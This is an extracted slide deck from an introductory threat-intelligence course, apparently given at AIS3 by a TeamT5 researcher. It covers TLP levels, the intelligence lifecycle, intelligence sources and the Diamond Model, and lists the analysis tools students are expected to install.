

初探威脅情資的奧秘

(上)

Tako



TEAM T5
杜 浦 數 位 安 全

Persistent Cyber Threat Hunters

\$Whoami



- ◆ Tako
- ◆ Threat Intelligence Researcher @ TeamT5
- ◆ AIS3 2016~2018
 - ◆ 臺灣好厲駭第一屆
- ◆ Speaker: Code Blue, JSAC

AGENDA

01 Traffic Light Protocol(TLP)

02 Threat Intelligence

03 Diamond Model & Analysis

04 Q & A

在開始之前...

- ◆ 麻煩確認以下工具是不是有裝好在分析的VM裡
 - ◆ Hex Editor:
 - ◆ HxD, WinHex, 010Editor, ...
 - ◆ Detect It Easy
 - ◆ <https://github.com/horsicq/Detect-It-Easy>
 - ◆ decompiler:
 - ◆ Ida pro/Ghidra
 - ◆ x64dbg
 - ◆ <https://x64dbg.com/>
 - ◆ Sysinternals Suite:
 - ◆ Process Monitor, AutoRuns, Process Explorer (只會用到這3個)

在開始之前...



- ◆ 簡報檔案跟惡意程式樣本
 - ◆ URL: <https://shorturl.at/G7uJh>
- ◆ 簡報檔案解壓縮密碼: AIS3@2024_1
- ◆ 惡意程式樣本解壓縮密碼: AIS3@2024_2

Traffic Light Protocol(TLP)

TLP:CLEAR



Disclosure is not limited.

TLP:AMBER+STRICT



Limited disclosure, restricted to participants' organization.

TLP:GREEN



Limited disclosure, restricted to the community.

TLP:RED



Not for disclosure, restricted to participants only.


TLP:AMBER



Limited disclosure, restricted to participants' organization and its clients.


TLP:White

- ◆ Malware Bazaar (bazaar.abuse.ch)
- ◆ Twitter
 - ◆ #APT
 - ◆ @MalwareHunterTeam
 - ◆ @vxunderground
- ◆ Malpedia (public)




TLP:Green

- ◆ Samples on public sandbox
 - ◆ VirusTotal (Enterprise API)
 - ◆ download sample, telemetry, etc.
- ◆ Intelligence from private community
 - ◆ Malpedia (manual approval)



TLP:Amber

- ◆ Samples passed from private sources
 - ◆ Friends
 - ◆ Fellow researchers
 - ◆ Colleagues
- ◆ Customer data




TLP:Red

TLP:RED



- ◆ 今日課程內容是屬於哪個TLP level?
 - ◆ Tips: AIS3



Threat Intelligence

◆ 「知彼知己者，百戰不殆。」

◆ 《孫子·謀攻》

Definition

Shed light on the adversaries

- Understand WHO exactly you're dealing with


Understand the motives and TTPs

- Why?
- How?
- Tactics
- Techniques
- Procedures


Help mitigate risks and boost efficiency

(CrowdStrike, 2021)

Threat Intelligence Lifecycle



Lifecycle




Planning and Direction




- ◆ What is the most significant threat?
- ◆ How to prioritize the threats?
- ◆ Who will consume and benefit from the finished product?

Cyber Attack


◆ Type of adversaries




◆ Information about the target(s)



Lifecycle



Collection



External Source

- ◆ Community
- ◆ Social Media
- ◆ Threat Data Feed
- ◆ Open-source Intelligence
- ◆ Deep Web
- ◆ Dark Web

External Source

- ◆ ATT&CK <https://attack.mitre.org/groups/>
- ◆ Malpedia <https://malpedia.caad.fkie.fraunhofer.de/>
- ◆ Virustotal <https://www.virustotal.com/gui/home/search>
- ◆ Twitter <https://twitter.com/hashtag/APT>
 - ◆ @MalwareHunterTeam, @vxunderground
- ◆ Awesome <https://github.com/hslatman/awesome-threat-intelligence>
- ◆ Collection <https://start.me/p/rxRbpo/ti>

External Source




- ◆ TeamT5 <https://teamt5.org/en/blog/>
- ◆ Mandiant <https://cloud.google.com/blog/topics/threat-intelligence>
- ◆ Kaspersky <https://securelist.com/>
- ◆ ESET <https://www.welivesecurity.com/en/>
- ◆ Unit42 <https://unit42.paloaltonetworks.com/>
- ◆ JPCERT <https://blogs.jpCERT.or.jp/en/>
- ◆ AhnLab <https://asec.ahnlab.com/en/>

Internal Source

- ◆ SIEM / Sensors
- ◆ Incident Response
- ◆ Network Visibility
- ◆ Endpoint Visibility
- ◆ Malware Analysis
- ◆ Research Lab

Lifecycle



Diamond Model

- ◆ Reconnaissance techniques
- ◆ Delivery methods
- ◆ Attacking exploit / vulnerability
- ◆ Remote control malware / backdoor
- ◆ Lateral movement skills and tools
- ◆ Data stealing techniques

CAPABILITY



- ◆ Purpose
- ◆ Target countries / regions
- ◆ Target sectors
- ◆ Target individuals
- ◆ Target data

ADVERSARY



- ◆ Where are they from?
- ◆ Who are they?
- ◆ Who is sponsoring them?
- ◆ Why do they attack?
- ◆ Campaign timeline and plan

INFRASTRUCTURE

